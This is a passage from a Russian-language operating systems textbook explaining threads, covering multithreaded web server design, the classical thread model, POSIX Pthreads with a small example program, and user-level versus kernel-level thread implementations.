При пробуждении рабочий поток проверяет, может ли запрос быть удовлетворен из кэша веб-страниц, к которому имеют доступ все потоки. Если нет, то он, чтобы получить веб-страницу, приступает к операции чтения с диска и блокируется до тех пор, пока не завершится дисковая операция. Когда поток блокируется на дисковой операции, выбирается выполнение другого потока, возможно, диспетчера, с целью получения следующей задачи или, возможно, другого рабочего потока, который находится в готовности к выполнению.




Рис. 2.6. Многопоточный веб-сервер

Эта модель позволяет запрограммировать сервер в виде коллекции последовательных потоков. Программа диспетчера состоит из бесконечного цикла для получения рабочего запроса и перепоручения его рабочему потоку. Код каждого рабочего потока состоит из бесконечного цикла, в котором принимается запрос от диспетчера и веб-кэш проверяется на присутствие в нем страницы. Если страница в кэше, она возвращается клиенту. Если нет, поток получает страницу с диска, возвращает ее клиенту и блокируется в ожидании нового запроса.

Приблизительный набросок кода показан на рис. 2.7. Здесь, как и во всей книге, константа *TRUE* предполагается равной 1. Также *buf* и *page* являются структурами, предназначенными для хранения рабочего запроса и веб-страницы соответственно.

```
while(TRUE) {
     get_next_request(&buf);
     handoff_work(&buf);
}
```

а

```
while(TRUE) {
      wait_for_work(&buf)
      look_for_page_in_cache(&buf,&page);
      if(page_not_in_cache(&page))
         read_page_from_disk(&buf,&page);
     return_page(&page);
}
```

б

Рис. 2.7. Приблизительный набросок кода для модели, изображенной на рис. 2.6: *а* — для потока-диспетчера; *б* — для рабочего потока

Рассмотрим, как можно было бы написать код веб-сервера в отсутствие потоков. Можно заставить его работать в виде единого потока. Основной цикл веб-сервера получает запрос, анализирует его и завершает обработку до получения следующего запроса. Ожидая завершения дисковой операции, сервер простаивает и не обрабатывает никаких других входящих запросов. Если веб-сервер запущен на специально выделенной машине, что чаще всего и бывает, то центральный процессор, ожидая завершения дисковой операции, остается без дела. В итоге происходит значительное сокращение количества запросов, обрабатываемых в секунду. Таким образом, потоки существенно

повышают производительность, но каждый из них программируется последовательно, то есть обычным способом.

До сих пор мы видели две возможные конструкции: многопоточный и однопоточный веб-серверы. Представьте, что потоки недоступны, а системные программисты считают, что потери производительности при использовании одного потока недопустимы. Если доступна неблокирующая версия системного вызова *read*, то возможен и третий подход. При поступлении запроса его анализирует один-единственный поток. Если запрос может быть удовлетворен из кэша, то все в порядке, но если нет, то стартует неблокирующая дисковая операция.

Сервер записывает состояние текущего запроса в таблицу, а затем приступает к получению следующего события. Этим событием может быть либо запрос на новую задачу, либо ответ от диска, связанный с предыдущей операцией. Если это новая задача, то процесс приступает к ее выполнению. Если это ответ от диска, то из таблицы выбирается соответствующая информация и происходит обработка ответа. При использовании неблокирующего ввода-вывода ответ, наверное, должен принять форму сигнала или прерывания.

При такой конструкции модель «последовательного процесса», присутствующая в первых двух случаях, уже не работает. Состояние вычисления должно быть явным образом сохранено и восстановлено из таблицы при каждом переключении сервера с обработки одного запроса на обработку другого. В результате потоки и их стеки имитируются более сложным образом. Подобная конструкция, в которой у каждого вычисления есть сохраняемое состояние и имеется некоторый набор событий, которые могут происходить с целью изменения состояния, называются **машиной с конечным числом состояний** (finite-state machine), или конечным автоматом. Это понятие получило в вычислительной технике весьма широкое распространение.

Теперь, наверное, уже понятно, чем должны быть полезны потоки. Они дают возможность сохранить идею последовательных процессов, которые осуществляют блокирующие системные вызовы (например, для операций дискового ввода-вывода), но при этом позволяют все же добиться распараллеливания работы. Блокирующие системные вызовы упрощают программирование, а параллельная работа повышает производительность. Однопоточные серверы сохраняют простоту блокирующих системных вызовов, но уступают им в производительности. Третий подход позволяет добиться высокой производительности за счет параллельной работы, но использует неблокирующие вызовы и прерывания, усложняя процесс программирования. Сводка моделей приведена в табл. 2.3.

Таблица 2.3. Три способа создания сервера

Модель	**Характеристики**
Потоки	Параллельная работа, блокирующие системные вызовы
Однопоточный процесс	Отсутствие параллельной работы, блокирующие системные вызовы
Машина с конечным числом состояний	Параллельная работа, неблокирующие системные вызовы, прерывания

Третьим примером, подтверждающим пользу потоков, являются приложения, предназначенные для обработки очень большого объема данных. При обычном подходе блок

данных считывается, после чего обрабатывается, а затем снова записывается. Проблема в том, что при доступности лишь блокирующих вызовов процесс блокируется и при поступлении данных, и при их возвращении. Совершенно ясно, что простой центрального процесса при необходимости в большом объеме вычислений слишком расточителен и его по возможности следует избегать.

Проблема решается с помощью потоков. Структура процесса может включать входной поток, обрабатывающий поток и выходной поток. Входной поток считывает данные во входной буфер. Обрабатывающий поток извлекает данные из входного буфера, обрабатывает их и помещает результат в выходной буфер. Выходной буфер записывает эти результаты обратно на диск. Таким образом, ввод, вывод и обработка данных могут осуществляться одновременно. Разумеется, эта модель работает лишь при том условии, что системный вызов блокирует только вызывающий поток, а не весь процесс.

2.2.2. Классическая модель потоков

Разобравшись в пользе потоков и в порядке их использования, давайте рассмотрим их применение более пристально. Модель процесса основана на двух независимых понятиях: группировке ресурсов и выполнении. Иногда их полезно отделить друг от друга, и тут на первый план выходят потоки. Сначала будет рассмотрена классическая модель потоков, затем изучена модель потоков, используемая в Linux, которая размывает грань между процессами и потоками.

Согласно одному из взглядов на процесс, он является способом группировки в единое целое взаимосвязанных ресурсов. У процесса есть адресное пространство, содержащее текст программы и данные, а также другие ресурсы. Эти ресурсы могут включать открытые файлы, необработанные аварийные сигналы, обработчики сигналов, учетную информацию и т. д. Управление этими ресурсами можно значительно облегчить, если собрать их воедино в виде процесса.

Другое присущее процессу понятие — поток выполнения — обычно сокращается до слова **поток**. У потока есть счетчик команд, отслеживающий, какую очередную инструкцию нужно выполнять. У него есть регистры, в которых содержатся текущие рабочие переменные. У него есть стек с протоколом выполнения, содержащим по одному фрейму для каждой вызванной, но еще не возвратившей управление процедуры. Хотя поток может быть выполнен в рамках какого-нибудь процесса, сам поток и его процесс являются разными понятиями и должны рассматриваться по отдельности. Процессы используются для группировки ресурсов в единое образование, а потоки являются «сущностью», распределяемой для выполнения на центральном процессоре.

Потоки добавляют к модели процесса возможность реализации нескольких в значительной степени независимых друг от друга выполняемых задач в единой среде процесса. Наличие нескольких потоков, выполняемых параллельно в рамках одного процесса, является аналогией наличия нескольких процессов, выполняемых параллельно на одном компьютере. В первом случае потоки используют единое адресное пространство и другие ресурсы. А в последнем случае процессы используют общую физическую память, диски, принтеры и другие ресурсы. Поскольку потоки обладают некоторыми свойствами процессов, их иногда называют **облегченными процессами**. Термин «**многопоточный режим**» также используется для описания ситуации, при которой допускается работа нескольких потоков в одном и том же процессе. В главе 1 было показано, что некоторые центральные процессоры обладают непосредственной

аппаратной поддержкой многопоточного режима и проводят переключение потоков за наносекунды.

На рис. 2.8, *а* показаны три традиционных процесса. У каждого из них имеется собственное адресное пространство и единственный поток управления. В отличие от этого, на рис. 2.8, *б* показан один процесс, имеющий три потока управления. Хотя в обоих случаях у нас имеется три потока, на рис. 2.8, *а* каждый из них работает в собственном адресном пространстве, а на рис. 2.8, *б* все три потока используют общее адресное пространство.




Рис. 2.8. *а* — три процесса, у каждого из которых по одному потоку; *б* — один процесс с тремя потоками

Когда многопоточный процесс выполняется на однопроцессорной системе, потоки выполняются, сменяя друг друга. На рис. 2.1 мы видели работу процессов в многозадачном режиме. За счет переключения между несколькими процессами система создавала иллюзию параллельно работающих отдельных последовательных процессов. Многопоточный режим осуществляется аналогичным способом. Центральный процессор быстро переключается между потоками, создавая иллюзию, что потоки выполняются параллельно, пусть даже на более медленном центральном процессоре, чем реально используемый. При наличии в одном процессе трех потоков, ограниченных по скорости вычисления, будет казаться, что потоки выполняются параллельно и каждый из них выполняется на центральном процессоре, имеющем скорость, которая составляет одну треть от скорости реального процессора.

Различные потоки в процессе не обладают той независимостью, которая есть у различных процессов. У всех потоков абсолютно одно и то же адресное пространство, а значит, они так же совместно используют одни и те же глобальные переменные. Поскольку каждый поток может иметь доступ к любому адресу памяти в пределах адресного пространства процесса, один поток может считывать данные из стека другого потока, записывать туда свои данные и даже стирать оттуда данные. Защита между потоками отсутствует, потому что ее невозможно осуществить и в ней нет необходимости. В отличие от различных процессов, которые могут принадлежать различным пользователям и которые могут враждовать друг с другом, один процесс всегда принадлежит одному и тому же пользователю, который, по-видимому, и создал несколько потоков для их совместной работы, а не для вражды. В дополнение к использованию общего адресного

пространства все потоки, как показано в табл. 2.4, могут совместно использовать одни и те же открытые файлы, дочерние процессы, ожидаемые и обычные сигналы и т. п. Поэтому структура, показанная на рис. 2.8, *а*, может использоваться, когда все три процесса фактически не зависят друг от друга, а структура, показанная на рис. 2.8, *б*, может применяться, когда три потока фактически являются частью одного и того же задания и активно и тесно сотрудничают друг с другом.

Таблица 2.4. Использование объектов потоками

Элементы, присущие каждому процессу	Элементы, присущие каждому потоку
Адресное пространство	Счетчик команд
Глобальные переменные	Регистры
Открытые файлы	Стек
Дочерние процессы	Состояние
Необработанные аварийные сигналы	
Сигналы и обработчики сигналов	
Учетная информация	

Элементы в первом столбце относятся к свойствам процесса, а не потоков. Например, если один из потоков открывает файл, этот файл становится видимым в других потоках, принадлежащих процессу, и они могут производить с этим файлом операции чтения-записи. Это вполне логично, поскольку именно процесс, а не поток является элементом управления ресурсами. Если бы у каждого потока были собственные адресное пространство, открытые файлы, необработанные аварийные сигналы и т. д., то он был бы отдельным процессом. С помощью потоков мы пытаемся достичь возможности выполнения нескольких потоков, использующих набор общих ресурсов с целью тесного сотрудничества при реализации какой-нибудь задачи.

Подобно традиционному процессу (то есть процессу только с одним потоком), поток должен быть в одном из следующих состояний: выполняемый, заблокированный, готовый или завершенный. Выполняемый поток занимает центральный процессор и является активным в данный момент. В отличие от этого, заблокированный поток ожидает события, которое его разблокирует. Например, когда поток выполняет системный вызов для чтения с клавиатуры, он блокируется до тех пор, пока на ней не будет что-нибудь набрано. Поток может быть заблокирован в ожидании какого-то внешнего события или его разблокировки другим потоком. Готовый поток планируется к выполнению и будет выполнен, как только подойдет его очередь. Переходы между состояниями потока аналогичны переходам между состояниями процесса (см. рис. 2.2).

Следует учесть, что каждый поток имеет собственный стек (рис. 2.9). Стек каждого потока содержит по одному фрейму для каждой уже вызванной, но еще не возвратившей управление процедуры. Такой фрейм содержит локальные переменные процедуры и адрес возврата управления по завершении ее вызова. Например, если процедура *X* вызывает процедуру *Y*, а *Y* вызывает процедуру *Z*, то при выполнении *Z* в стеке будут фреймы для *X*, *Y* и *Z*. Каждый поток будет, как правило, вызывать различные процедуры и, следовательно, иметь среду выполнения, отличающуюся от среды выполнения других потоков. Поэтому каждому потоку нужен собственный стек.




Рис. 2.9. У каждого потока имеется собственный стек

Когда используется многопоточность, процесс обычно начинается с использования одного потока. Этот поток может создавать новые потоки, вызвав библиотечную процедуру, к примеру *thread_create*. В параметре *thread_create* обычно указывается имя процедуры, запускаемой в новом потоке. Нет необходимости (или даже возможности) указывать для нового потока какое-нибудь адресное пространство, поскольку он автоматически запускается в адресном пространстве создающего потока. Иногда потоки имеют иерархическую структуру, при которой у них устанавливаются взаимоотношения между родительскими и дочерними потоками, но чаще всего такие взаимоотношения отсутствуют и все потоки считаются равнозначными. Независимо от наличия или отсутствия иерархических взаимоотношений создающий поток обычно возвращает идентификатор потока, который дает имя новому потоку.

Когда поток завершает свою работу, выход из него может быть осуществлен за счет вызова библиотечной процедуры, к примеру *thread_exit*. После этого он прекращает свое существование и больше не фигурирует в работе планировщика. В некоторых использующих потоки системах какой-нибудь поток для выполнения выхода может ожидать выхода из какого-нибудь другого (указанного) потока после вызова процедуры, к примеру *thread_join*. Эта процедура блокирует вызывающий поток до тех пор, пока не будет осуществлен выход из другого (указанного) потока. В этом отношении создание и завершение работы потока очень похожи на создание и завершение работы процесса при использовании примерно одних и тех же параметров.

Другой распространенной процедурой, вызываемой потоком, является *thread_yield*. Она позволяет потоку добровольно уступить центральный процессор для выполнения другого потока. Важность вызова такой процедуры обусловливается отсутствием прерывания по таймеру, которое есть у процессов и благодаря которому фактически задается режим многозадачности. Для потоков важно проявлять вежливость и время от времени добровольно уступать центральный процессор, чтобы дать возможность выполнения другим потокам. Другие вызываемые процедуры позволяют одному потоку ожидать, пока другой поток не завершит какую-нибудь работу, а этому потоку — оповестить о том, что он завершил определенную работу, и т. д.

Хотя потоки зачастую приносят пользу, они вносят в модель программирования и ряд сложностей. Для начала рассмотрим эффект, возникающий при осуществлении си-

стемного вызова *fork*, принадлежащего ОС UNIX. Если у родительского процесса есть несколько потоков, должны ли они быть у дочернего процесса? Если нет, то процесс может неверно функционировать из-за того, что все они составляют его неотъемлемую часть.

Но если дочерний процесс получает столько же потоков, сколько их было у родительского процесса, что произойдет, если какой-нибудь из потоков родительского процесса был заблокирован системным вызовом *read*, используемым, к примеру, для чтения с клавиатуры? Будут ли теперь два потока, в родительском и в дочернем процессах, заблокированы на вводе с клавиатуры? Если будет набрана строка, получат ли оба потока ее копию? Или ее получит только поток родительского процесса? А может быть, она будет получена только потоком дочернего процесса? Сходные проблемы существуют и при открытых сетевых подключениях.

Другой класс проблем связан с тем, что потоки совместно используют многие структуры данных. Что происходит в том случае, если один поток закрывает файл в тот момент, когда другой поток еще не считал с него данные? Предположим, что один поток заметил дефицит свободной памяти и приступил к выделению дополнительного объема. На полпути происходит переключение потоков, и новый поток тоже замечает дефицит свободной памяти и приступает к выделению дополнительного объема. Вполне возможно, что дополнительная память будет выделена дважды. Для решения этих проблем следует приложить ряд усилий, но для корректной работы многопоточных программ требуется все тщательно продумать и спроектировать.

2.2.3. Потоки в POSIX

Чтобы предоставить возможность создания переносимых многопоточных программ, в отношении потоков институтом IEEE был определен стандарт IEEE standard 1003.1c. Определенный в нем пакет, касающийся потоков, называется **Pthreads**. Он поддерживается большинством UNIX-систем. В стандарте определено более 60 вызовов функций. Рассмотреть в этой книге такое количество функций мы не в состоянии. Лучше опишем ряд самых основных функций, чтобы дать представление о том, как они работают. В табл. 2.5 перечислены все вызовы функций, которые мы будем рассматривать.

Таблица 2.5. Ряд вызовов функций стандарта Pthreads

Вызовы, связанные с потоком	Описание
pthread_create	Создание нового потока
pthread_exit	Завершение работы вызвавшего потока
pthread_join	Ожидание выхода из указанного потока
pthread_yield	Освобождение центрального процессора, позволяющее выполняться другому потоку
pthread_attr_init	Создание и инициализация структуры атрибутов потока
pthread_attr_destroy	Удаление структуры атрибутов потока

Все потоки Pthreads имеют определенные свойства. У каждого потока есть свои идентификатор, набор регистров (включая счетчик команд) и набор атрибутов, которые сохраняются в определенной структуре. Атрибуты включают размер стека, параметры планирования и другие элементы, необходимые при использовании потока.

Новый поток создается с помощью вызова функции *pthread_create*. В качестве значения функции возвращается идентификатор только что созданного потока. Этот вызов намеренно сделан очень похожим на системный вызов *fork* (за исключением параметров), а идентификатор потока играет роль PID, главным образом для идентификации ссылок на потоки в других вызовах.

Когда поток заканчивает возложенную на него работу, он может быть завершен путем вызова функции *pthread_exit*. Этот вызов останавливает поток и освобождает пространство, занятое его стеком.

Зачастую потоку необходимо перед продолжением выполнения ожидать окончания работы и выхода из другого потока. Ожидающий поток вызывает функцию *pthread_join*, чтобы ждать завершения другого указанного потока. В качестве параметра этой функции передается идентификатор потока, чьего завершения следует ожидать.

Иногда бывает так, что поток не является логически заблокированным, но считает, что проработал достаточно долго, и намеревается дать шанс на выполнение другому потоку. Этой цели он может добиться за счет вызова функции *pthread_yield*. Для процессов подобных вызовов функций не существует, поскольку предполагается, что процессы сильно конкурируют друг с другом и каждый из них требует как можно больше времени центрального процессора. Но поскольку потоки одного процесса, как правило, пишутся одним и тем же программистом, то он добивается от них, чтобы они давали друг другу шанс на выполнение.

Два следующих вызова функций, связанных с потоками, относятся к атрибутам. Функция *pthread_attr_init* создает структуру атрибутов, связанную с потоком, и инициализирует ее значениями по умолчанию. Эти значения (например, приоритет) могут быть изменены за счет работы с полями в структуре атрибутов.

И наконец, функция *pthread_attr_destroy* удаляет структуру атрибутов, принадлежащую потоку, освобождая память, которую она занимала. На поток, который использовал данную структуру, это не влияет, и он продолжает свое существование.

Чтобы лучше понять, как работают функции пакета Pthread, рассмотрим простой пример, показанный в листинге 2.1. Основная программа этого примера работает в цикле столько раз, сколько указано в константе *NUMBER_OF_THREADS* (количество потоков), создавая при каждой итерации новый поток и предварительно сообщив о своих намерениях. Если создать поток не удастся, она выводит сообщение об ошибке и выполняет выход. После создания всех потоков осуществляется выход из основной программы.

Листинг 2.1. Пример программы, использующей потоки

```
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>

#define NUMBER_OF_THREADS 10
void *print_hello_world(void *tid)
{
    /* Эта функция выводит идентификатор потока, а затем осуществляет выход */
    printf("Привет, мир. Тебя приветствует поток №  %d\n", tid);
    pthread_exit(NULL);
}
```

```
int main(int argc, char *argv[])
{
    /* Основная программа создает 10 потоков, а затем осуществляет выход. */
    pthread_t threads[NUMBER_OF_THREADS];
    int status, i;

    for(i=0; i < NUMBER_OF_THREADS; i++) {
        printf("Это основная программа. Создание потока №  %d\n"", i);
        status = pthread_create(&threads[i], NULL, print_hello_world,
                 (void *)i);

        if (status != 0) {
          printf("Жаль, функция pthread_create вернула код ошибки  %d\n"",
                 status);
            exit(-1);
        }
    }
    exit(NULL);
}
```

При создании поток выводит однострочное сообщение, объявляя о своем существовании, после чего осуществляет выход. Порядок, в котором выводятся различные сообщения, не определен и при нескольких запусках программы может быть разным.

Конечно же описанные функции Pthreads составляют лишь небольшую часть многочисленных функций, имеющихся в этом пакете. Чуть позже, после обсуждения синхронизации процессов и потоков, мы изучим и некоторые другие функции.

2.2.4. Реализация потоков в пользовательском пространстве

Есть два основных места реализации набора потоков: в пользовательском пространстве и в ядре. Это утверждение носит несколько спорный характер, поскольку возможна еще и гибридная реализация. А теперь мы опишем эти способы со всеми их достоинствами и недостатками.

Первый способ — это поместить весь набор потоков в пользовательском пространстве. И об этом наборе ядру ничего не известно. Что касается ядра, оно управляет обычными, однопотоковыми процессами. Первое и самое очевидное преимущество состоит в том, что набор потоков на пользовательском уровне может быть реализован в операционной системе, которая не поддерживает потоки. Под эту категорию подпадают все операционные системы, даже те, которые еще находятся в разработке. При этом подходе потоки реализованы с помощью библиотеки.

У всех этих реализаций одна и та же общая структура (рис. 2.10, *а*). Потоки запускаются поверх системы поддержки исполнения программ (run-time system), которая представляет собой набор процедур, управляющих потоками. Четыре из них: *pthread_create*, *pthread_exit*, *pthread_join* и *pthread_yield* — мы уже рассмотрели, но обычно в наборе есть и другие процедуры.

Когда потоки управляются в пользовательском пространстве, каждому процессу необходимо иметь собственную **таблицу потоков**, чтобы отслеживать потоки, имеющиеся в этом процессе. Эта таблица является аналогом таблицы процессов, имеющейся в ядре,




Рис. 2.10. Набор потоков: *а* — на пользовательском уровне; *б* — управляемый ядром

за исключением того, что в ней содержатся лишь свойства, принадлежащие каждому потоку, такие как счетчик команд потока, указатель стека, регистры, состояние и т. д. Таблица потоков управляется системой поддержки исполнения программ. Когда поток переводится в состояние готовности или блокируется, информация, необходимая для возобновления его выполнения, сохраняется в таблице потоков, точно так же, как ядро хранит информацию о процессах в таблице процессов.

Когда поток совершает какие-то действия, которые могут вызвать его локальную блокировку, например ожидание, пока другой поток его процесса не завершит какую-нибудь работу, он вызывает процедуру системы поддержки исполнения программ. Эта процедура проверяет, может ли поток быть переведен в состояние блокировки. Если может, она сохраняет регистры потока (то есть собственные регистры) в таблице потоков, находит в таблице поток, готовый к выполнению, и перезагружает регистры машины сохраненными значениями нового потока. Как только будут переключены указатель стека и счетчик команд, автоматически возобновится выполнение нового потока. Если машине дается инструкция сохранить все регистры и следующая инструкция — загрузить все регистры, то полное переключение потока может быть осуществлено за счет всего лишь нескольких инструкций. Переключение потоков, осуществленное таким образом, по крайней мере на порядок, а может быть, и больше, быстрее, чем перехват управления ядром, что является веским аргументом в пользу набора потоков, реализуемого на пользовательском уровне.

Но у потоков есть одно основное отличие от процессов. Когда поток на время останавливает свое выполнение, например когда он вызывает *thread_yield*, код процедуры *thread_yield* может самостоятельно сохранять информацию о потоке в таблице потоков. Более того, он может затем вызвать планировщик потоков, чтобы тот выбрал для выполнения другой поток. Процедура, которая сохраняет состояние потока, и планировщик — это всего лишь локальные процедуры, поэтому их вызов намного более эффективен, чем вызов ядра. Помимо всего прочего, не требуется перехват управления

ядром, осуществляемый инструкцией *trap*, не требуется переключение контекста, кэш в памяти не нужно сбрасывать на диск и т. д. Благодаря этому планировщик потоков работает очень быстро.

У потоков, реализованных на пользовательском уровне, есть и другие преимущества. Они позволяют каждому процессу иметь собственные настройки алгоритма планирования. Например, для некоторых приложений, которые имеют поток сборщика мусора, есть еще один плюс — им не следует беспокоиться о потоках, остановленных в неподходящий момент. Эти потоки также лучше масштабируются, поскольку потоки в памяти ядра безусловно требуют в ядре пространства для таблицы и стека, что при очень большом количестве потоков может вызвать затруднения.

Но несмотря на лучшую производительность, у потоков, реализованных на пользовательском уровне, есть ряд существенных проблем. Первая из них — как реализовать блокирующие системные вызовы. Представьте, что поток считывает информацию с клавиатуры перед нажатием какой-нибудь клавиши. Мы не можем разрешить потоку осуществить настоящий системный вызов, поскольку это остановит выполнение всех потоков. Одна из главных целей организации потоков в первую очередь состояла в том, чтобы позволить каждому потоку использовать блокирующие вызовы, но при этом предотвратить влияние одного заблокированного потока на выполнение других потоков. Работая с блокирующими системными вызовами, довольно трудно понять, как можно достичь этой цели без особого труда.

Все системные вызовы могут быть изменены и превращены в неблокирующие (например, считывание с клавиатуры будет просто возвращать нуль байтов, если в буфере на данный момент отсутствуют символы), но изменения, которые для этого необходимо внести в операционную систему, не вызывают энтузиазма. Кроме того, одним из аргументов за использование потоков, реализованных на пользовательском уровне, было именно то, что они могут выполняться под управлением *существующих* операционных систем. Вдобавок ко всему изменение семантики системного вызова *read* потребует изменения множества пользовательских программ.

В том случае, если есть возможность заранее сообщить, будет ли вызов блокирующим, существует и другая альтернатива. В большинстве версий UNIX существует системный вызов *select*, позволяющий сообщить вызывающей программе, будет ли предполагаемый системный вызов *read* блокирующим. Если такой вызов имеется, библиотечная процедура *read* может быть заменена новой процедурой, которая сначала осуществляет вызов процедуры *select* и только потом — вызов *read*, если он безопасен (то есть не будет выполнять блокировку). Если вызов *read* будет блокирующим, он не осуществляется. Вместо этого запускается выполнение другого потока. В следующий раз, когда система поддержки исполнения программ получает управление, она может опять проверить, будет ли на этот раз вызов *read* безопасен. Для реализации такого подхода требуется переписать некоторые части библиотеки системных вызовов, что нельзя рассматривать в качестве эффективного и элегантного решения, но все же это тоже один из вариантов. Код, который помещается вокруг системного вызова с целью проверки, называется **конвертом** (jacket), или **оболочкой**, или оберткой (wrapper).

С проблемой блокирующих системных вызовов несколько перекликается проблема ошибки отсутствия страницы. Мы изучим эту проблему в главе 3. А сейчас достаточно сказать, что компьютеры могут иметь такую настройку, что в одно и то же время в оперативной памяти находятся не все программы. Если программа вызывает инструкции (или переходит к инструкциям), отсутствующие в памяти, возникает ошибка обраще-

ния к отсутствующей странице и операционная система обращается к диску и получает отсутствующие инструкции (и их соседей). Это называется ошибкой вызова отсутствующей страницы. Процесс блокируется до тех пор, пока не будет найдена и считана необходимая инструкция. Если ошибка обращения к отсутствующей странице возникает при выполнении потока, ядро, которое даже не знает о существовании потоков, как и следовало ожидать, блокирует весь процесс до тех пор, пока не завершится дисковая операция ввода-вывода, даже если другие потоки будут готовы к выполнению.

Использование набора потоков, реализованного на пользовательском уровне, связано еще с одной проблемой: если начинается выполнение одного из потоков, то никакой другой поток, принадлежащий этому процессу, не сможет выполняться до тех пор, пока первый поток добровольно не уступит центральный процессор. В рамках единого процесса нет прерываний по таймеру, позволяющих планировать работу процессов по круговому циклу (поочередно). Если поток не войдет в систему поддержки выполнения программ по доброй воле, у планировщика не будет никаких шансов на работу.

Проблему бесконечного выполнения потоков можно решить также путем передачи управления системе поддержки выполнения программ за счет запроса сигнала (прерывания) по таймеру с периодичностью один раз в секунду, но для программы это далеко не самое лучшее решение. Возможность периодических и довольно частых прерываний по таймеру предоставляется не всегда, но даже если она и предоставляется, общие издержки могут быть весьма существенными. Более того, поток может также нуждаться в прерываниях по таймеру, мешая использовать таймер системе поддержки выполнения программ.

Другой наиболее сильный аргумент против потоков, реализованных на пользовательском уровне, состоит в том, что программистам потоки обычно требуются именно в тех приложениях, где они часто блокируются, как, к примеру, в многопоточном веб-сервере. Эти потоки часто совершают системные вызовы. Как только для выполнения системного вызова ядро осуществит перехват управления, ему не составит особого труда заняться переключением потоков, если прежний поток заблокирован, а когда ядро займется решением этой задачи, отпадет необходимость постоянного обращения к системному вызову *select*, чтобы определить безопасность системного вызова *read*. Зачем вообще использовать потоки в тех приложениях, которые, по существу, полностью завязаны на скорость работы центрального процессора и редко используют блокировку? Никто не станет всерьез предлагать использование потоков при вычислении первых n простых чисел или при игре в шахматы, поскольку в данных случаях от них будет мало проку.

2.2.5. Реализация потоков в ядре

Теперь давайте рассмотрим, что произойдет, если ядро будет знать о потоках и управлять ими. Как показано на рис. 2.10, *б*, здесь уже не нужна система поддержки исполнения программ. Также здесь нет и таблицы процессов в каждом потоке. Вместо этого у ядра есть таблица потоков, в которой отслеживаются все потоки, имеющиеся в системе. Когда потоку необходимо создать новый или уничтожить существующий поток, он обращается к ядру, которое и создает или разрушает путем обновления таблицы потоков в ядре.

В таблице потоков, находящейся в ядре, содержатся регистры каждого потока, состояние и другая информация. Вся информация аналогична той, которая использовалась для потоков, создаваемых на пользовательском уровне, но теперь она содержится в ядре, а не в пространстве пользователя (внутри системы поддержки

